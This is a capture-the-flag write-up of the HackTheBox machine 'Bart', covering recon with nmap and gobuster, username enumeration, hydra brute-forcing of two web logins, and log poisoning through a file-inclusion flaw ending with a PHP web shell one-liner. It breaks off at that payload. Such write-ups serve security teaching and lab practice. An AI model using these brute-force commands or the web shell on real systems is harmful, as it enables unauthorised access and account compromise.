


HackTheBox – Bart



Summary

- Discovery of server monitor software, credentials for this could easily be bruteforced.
- Discovery of internal-01 subdomain, the main page of which is vulnerable to LFI.
- Abused LFI to poison log.php, this lead to code execution.
- Escalated privileges to the user h.potter via a powershell remote management session.
- Escalated privileges to Administrator using the same method with a password discovered in the registry.
- It is also possible to escalate privileges directly to system from iusr via a JuicyPotato attack.

Recon

I began by adding 10.10.10.81 to /etc/hosts as bart.htb.

This was followed up by nmap scans – only revealing port 80 running IIS 10.0, this suggests that the underlying OS is either Windows 10 or Windows Server 2016/2019.

```
driggzzzz@kali:~/Desktop/HTB/Bart$ sudo nmap bart.htb -T5
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-10 03:42 EST
Nmap scan report for bart.htb (10.10.10.81)
Host is up (0.18s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE
80/tcp    open  http


Nmap done: 1 IP address (1 host up) scanned in 21.87 seconds
driggzzzz@kali:~/Desktop/HTB/Bart$ sudo nmap -p- bart.htb -T5
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-10 03:43 EST
Nmap scan report for bart.htb (10.10.10.81)
Host is up (0.040s latency).
Not shown: 65534 filtered ports
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 102.48 seconds
```

```
# Nmap 7.80 scan initiated Thu Dec 10 03:46:36 2020 as: nmap -sV -sC -p80 -oN nmap.txt bart.htb
Nmap scan report for bart.htb (10.10.10.81)
Host is up (0.059s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http      Microsoft IIS httpd 10.0
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: Did not follow redirect to http://forum.bart.htb/
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```


Attempting to visit the webserver redirects to forum.bart.htb.



As HackTheBox doesn't have DNS, this needs to be added to /etc/hosts.

```
driggzzzz@kali:~$ tail -n1 /etc/hosts
10.10.10.81    bart.htb forum.bart.htb
```

This allows the redirect to display properly.



A few things to take note of the website include potential usernames displayed both on the page and in the sourcecode.

OUR TEAM



Samantha Brown
CEO@BART



Daniel Simmons
Head of Sales



Robert Hilton
Head of IT


```
<!-- <div class="owl-item" style="width: 380px;"><div class="team-item">
<div class="team-inner">
  <div class="pop-overlay">
    <div class="team-pop">
      <div class="team-info">
        <div class="name">Harvey Potter</div>
        <div class="pos">Developer@BART</div>
        <ul class="team-social">
          <li><a class="facebook" href="#" target="blank"><i class="fa">F</i></a></li>
          <li><a class="twitter" href="#" target="blank"><i class="fa">T</i></a></li>
          <li><a class="google" href="#" target="blank"><i class="fa">G</i></a></li>
          <li><a class="mail" href="mailto:h.potter@bart.htb" target="blank"><i class="fa">M</i></a></li>
        </ul>
      </div>
    </div>
  </div>
</div>
<div class="avatar">

</div>
<div class="team-content">
  <div class="name">
    Harvey Potter
  </div>
  <div class="pos">Developer@BART</div>
</div>
</div></div>-->
<!-- Adding other employees breaks the CSS, I will fix it later. -->
</div>
<!-- <div class="owl-controls"><div class="owl-pagination"><div class="owl-page active"><span class=""></span></div><div class="owl-page"><span class=""></span></div></div> -->
</div>
```

Unfortunately gobuster runs into a status code error when trying to bruteforce directories on bart.htb and finds nothing on forum.bart.htb.

```
driggzzzzkali:~$ gobuster dir -u http://bart.htb -w /usr/share/wordlists/dirb/big.txt
=====
Gobuster v2.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@FireFart_)
=====
[+] Url:          http://bart.htb
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirb/big.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:   gobuster/3.0.1
[+] Timeout:      10s
=====
2020/12/10 04:15:52 Starting gobuster
=====
Error: the server returns a status code that matches the provided options for non existing urls. http://bart.htb/199205e0-9859-4e58-bcb0-0a3f1712d197 => 200. To force processing of Wildcard responses, specify the '--wildcard' switch
```

This is because any page that doesn't exist redirects to the following image.




This can be bypassed by searching for other status codes using the -s switch, eventually netting /forum and /monitor.

```
driggzzzz@kali:~$ gobuster dir -u http://bart.htb -w /usr/share/wordlists/dirb/big.txt -s 204,301,302,307,401,403
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://bart.htb
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirb/big.txt
[+] Status codes: 204,301,302,307,401,403
[+] User Agent:   gobuster/3.0.1
[+] Timeout:      10s
=====
2020/12/10 04:16:28 Starting gobuster
=====
/forum (Status: 301)
/monitor (Status: 301)
```

The same result can also be achieved via fuzzing and filtering out content lengths matching the one of the image.


```
driggzzzz@kali:~/Desktop/HTB/Bart$ wfuzz -c -z file,/usr/share/wordlists/dirb/big.txt --hh 150693 http://bart.htb/FUZZ
Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 2.4.5 - The Web Fuzzer *
*****
Target: http://bart.htb/FUZZ
Total requests: 20469
=====
ID           Response  Lines  Word  Chars  Payload
=====
000007895:   301       1 L    10 W   145 Ch  "forum"
000012005:   301       1 L    10 W   147 Ch  "monitor"
```

Visiting bart.htb/forum returns the same page as forum.bart.htb. However, bart.htb/monitor reveals a server monitor login page.



The screenshot shows a web browser window with the address bar displaying 'bart.htb/monitor/'. The page title is 'SERVER MONITOR'. The main content area features a login form titled 'Please sign in'. The form includes two input fields: 'Username' and 'Password'. Below these fields is a checkbox labeled 'Remember me'. At the bottom of the form are two buttons: a blue 'Login' button and a grey 'Forgot password?' button. At the bottom left of the page, there is a small text string: 'Powered by PHP Server Monitor v3.2.1.'

Tests for SQL injection to bypass this are unsuccessful, turning to bruteforce at first seems unlikely due to the ambiguous login failure message not revealing whether the username or password was incorrect. The forgot password function does return a message if a user exists on the system however.



The screenshot shows a web browser window with the address bar displaying 'bart.htb/monitor/?action=forgot'. The page features a form titled 'Forgot your password?'. The form contains a single input field labeled 'Username'. Below the input field are two buttons: a blue 'Submit' button and a grey 'Go back' button.

I wrote a simple python script to create a list of possible usernames and redirected the output to users.txt.

```
driggzzzz@kali:~/Desktop/HTB/Bart$ cat users.py
users = {
    "Samantha" : "Brown",
    "Daniel" : "Simmons",
    "Robert" : "Hilton",
    "Harvey" : "Potter"
}

for key, value in users.items():
    print(str(key))
    print(str(key[0]) + str(value))
    print(str(key[0]) + "." + str(value))
    print(str(key[0]) + "-" + str(value))
    print(str(key) + str(value))
    print(str(key) + str(value[0]))
    print(str(key) + "." + str(value[0]))
    print(str(key) + "-" + str(value[0]))
    print(str(key) + "." + str(value))
    print(str(key) + "-" + str(value))
    print(str(value) + str(key))
    print(str(value[0]) + str(key))
    print(str(value) + str(key[0]))
    print(str(value[0]) + "-" + str(key))
    print(str(value[0]) + "." + str(key))
    print(str(value) + "-" + str(key))
    print(str(value) + "." + str(key))
    print(str(value) + "-" + str(key[0]))
    print(str(value) + "." + str(key[0]))

driggzzzz@kali:~/Desktop/HTB/Bart$ python3 users.py > users.txt
```

In order to make use of this script I first of all captured the POST request that is submitted by this form.

Cancel

Send

Method

URL

POST

http://bart.htb/monitor/?action=forgot

Query String

action=forgot

Request Headers

Host: bart.htb

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer: http://bart.htb/monitor/?action=forgot

Content-Type: application/x-www-form-urlencoded

Content-Length: 85

Connection: keep-alive

Request Body

csrf=d38aa6c7ac211b57c6200ec2298b85f7c42ab94103d3092fe372d94800f37f29&user_name=admin

Using wfuzz to post this list to the server, filtering out character lengths that match the user not found message nets 2 potential logins – Harvey and Daniel.

```
driggzzzz@kali:~/Desktop/HTB/Bart$ wfuzz -c -z file,users.txt --hh 3318 -d "csrf=d38aa6c7ac211b57c6200ec2298b85f7c42ab94103d3092fe372d94800f37f296user_name=FUZZ" -H "Cookie: PHPSESSID=2vbnigt61h71pf4i6ksacjrvp2" http://bart.htb/monitor/?action=forgot

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.

*****
* Wfuzz 2.4.5 - The Web Fuzzer
*****

Target: http://bart.htb/monitor/?action=forgot
Total requests: 76


=====
ID           Response  Lines  Word   Chars   Payload
=====
000000020:   200       84 L    243 W   3639 Ch   "Daniel"
000000058:   200       84 L    243 W   3639 Ch   "Harvey"
```

Using the username harvey it is possible to bruteforce the /monitor login page with hydra, revealing the password as *potter*.

```
driggzzzz@kali:~/Desktop/HTB/Bart$ hydra -l harvey -P /usr/share/wordlists/rockyou.txt bart.htb http-post-form "/monitor/index.php:csrf=d38aa6c7ac211b57c6200ec2298b85f7c42ab94103d3092fe372d94800f37f296user_name=^USER^&user_password=^PASS^&action=login:F=The information is incorrect:H=Cookie: PHPSESSID=2vbnigt61h71pf4i6ksacjrvp2" -f -t 64
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-12-10 05:57:56
[DATA] max 64 tasks per 1 server, overall 64 tasks, 14344399 login tries (l:1/p:14344399), ~224132 tries per task
[DATA] attacking http-post-form://bart.htb:80/monitor/index.php:csrf=d38aa6c7ac211b57c6200ec2298b85f7c42ab94103d3092fe372d94800f37f296user_name=^USER^&user_password=^PASS^&action=login:F=The information is incorrect:H=Cookie: PHPSESSID=2vbnigt61h71pf4i6ksacjrvp2
[STATUS] 192.00 tries/min, 192 tries in 00:01h, 14344207 to do in 1245:10h, 64 active
[STATUS] 149.33 tries/min, 448 tries in 00:03h, 14343951 to do in 1600:54h, 64 active
[80][http-post-form] host: bart.htb login: harvey password: potter
[STATUS] attack finished for bart.htb (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-12-10 06:02:12
```


Attempting to login as Harvey redirects to monitor.bart.htb.




I added this /etc/hosts.

```
driggzzzz@kali:~/Desktop/HTB/Bart$ tail -n1 /etc/hosts
10.10.10.81 bart.htb forum.bart.htb monitor.bart.htb
```

Logging in as Harvey this time is successful.



The only thing of note once authenticated is internal-01.bart.htb on the servers list.



This was also added to /etc/hosts.

```
driggzzzz@kali:~/Desktop/HTB/Bart$ tail -n1 /etc/hosts
10.10.10.81    bart.htb forum.bart.htb monitor.bart.htb internal-01.bart.htb
```

Visiting internal-01.bart.htb presents us with yet another login form.



[DEV] Internal Chat Login Form

Attempting the previously discovered password is unsuccessful, it does however reveal that the password must be at least 8 characters long.

[DEV] Internal Chat Login Form

The Password must be at least 8 characters

It stands to reason that harvey would be able to access this panel (Comments in source code mention they are a developer), entering a wrong username or password again results in an error message that doesn't give anything away if an attacker didn't know what users exist on the system.

[DEV] Internal Chat Login Form

Invalid Username or Password

Login

I pulled all passwords that are 8 or more characters from rockyou.txt and put them in a new wordlist.

```
driggzzzz@kali:~/Desktop/HTB/Bart$ awk 'NF>7' FS= /usr/share/wordlists/rockyou.txt > bigrock.txt
driggzzzz@kali:~/Desktop/HTB/Bart$ head -n5 bigrock.txt
123456789
password
iloveyou
princess
12345678
```

Once again using hydra it is possible to bruteforce this login by using a wordlist that contains only passwords with 8 or more characters and setting the failure string “Invalid Username or Password”. This discovers harveys password for this form as *Password1*.

```
driggzzzz@kali:~/Desktop/HTB/Bart$ hydra -l harvey -P bigrock.txt internal-01.bart.htb http-post-form "/simple_chat/login.php:uname=^USER^&passwd=^PASS^&submit=Login:F=Invalid Username or Password" -f -t 64
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-12-10 06:15:14
[DATA] max 64 tasks per 1 server, overall 64 tasks, 9607193 login tries (l:1/p:9607193), ~150113 tries per task
[DATA] attacking http-post-form://internal-01.bart.htb:80/simple_chat/login.php:uname=^USER^&passwd=^PASS^&submit=Login:F=Invalid Username or Password
[STATUS] 581.00 tries/min, 581 tries in 00:01h, 9606612 to do in 275:35h, 64 active
[80][http-post-form] host: internal-01.bart.htb login: harvey password: Password1
[STATUS] attack finished for internal-01.bart.htb (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-12-10 06:17:01
```

FootHold

Once authenticated I was presented with a message board, the Log link at the top of the page only generated an alert box.

Refresh
Log

Logout

(2017-10-06 14:26:23) [harvey](#) says:
Don't worry

(2017-10-04 20:38:11) [bobby](#) says:
@harvey: DUDE! Do not place development code in here, this is a production server!

(2017-10-04 14:53:12) [daniel](#) says:
Well done H! This looks good 😊

(2017-10-04 14:51:29) [harvey](#) says:
Test!

To add a new line press shift + enter.

I decided to dig deeper into this by capturing the alert in BurpSuite, this shows that Log generated a GET request to `/log/log.php?filename=log.txt&username=harvey`.

```
GET /log/log.php?filename=log.txt&username=harvey HTTP/1.1
Host: internal-01.bart.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://internal-01.bart.htb/
Connection: close
Cookie: PHPSESSID=ebudmjtcmkm81pchikbtuf2qp0
```

This is vulnerable to LFI. By changing the filename parameter and User-Agent parameter it is possible to poison the log file.

```
. GET /log/log.php?filename=log.php&username=harvey HTTP/1.1
Host: internal-01.bart.htb
User-Agent: driggzzzz
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://internal-01.bart.htb/
Connection: close
Cookie: PHPSESSID=ebudmjtcmkm81pchikbtuf2qp0

1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=UTF-8
3 Server: Microsoft-IIS/10.0
4 X-Powered-By: PHP/7.1.7
5 Date: Thu, 10 Dec 2020 11:28:25 GMT
6 Connection: close
7 Content-Length: 43
8
9 1[2020-12-10 14:28:22] - harvey - driggzzzz
```

It is possible to abuse the User-Agent field to gain command execution via the following php one-liner:

```
<?php system($_GET['cmd']); ?>
```

```
